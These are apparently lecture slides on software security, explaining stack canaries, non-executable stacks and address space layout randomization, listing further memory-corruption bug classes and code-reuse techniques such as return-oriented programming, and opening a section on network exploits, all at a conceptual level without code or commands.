
Stack Canaries

Memory




Add a secret canary on stack on every function call.

Terminate program if canary value is not correct.




Stack Canaries

Memory



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Mitigation summary

Stack canaries

- Compiler adds special sentinel values onto the stack before each saved IP
- Canary is set to a random value in each frame
- At function exit, canary is checked
- If expected number isn't found, program closes with an error

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Non-executable stacks

- Modern CPUs set stack memory as read/write, but no eXecute
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- Modern CPUs set stack memory as read/write, but no eXecute
- Prevents shellcode from being placed on the stack

Address space layout randomization

- Operating system feature
- Randomizes the location of program and data memory each time a program executes

Other Targets and Methods

Existing mitigations make attacks harder, but not impossible

Many other memory corruption bugs can be exploited

- Saved function pointers
- Heap data structures (malloc overflow, double free, etc.)
- Vulnerable format strings
- Virtual tables (C++)
- Structured exception handlers (C++)

No need for shellcode in many cases

- Existing program code can be repurposed in malicious ways
- Return to libc
- Return-oriented programming

Networks

Network exploits

Networks were designed for convenience.

Security was an afterthought.

Networks increase number of possible attackers.
(Attack surface is increased.)

Networks provide some anonymity to the attacker.

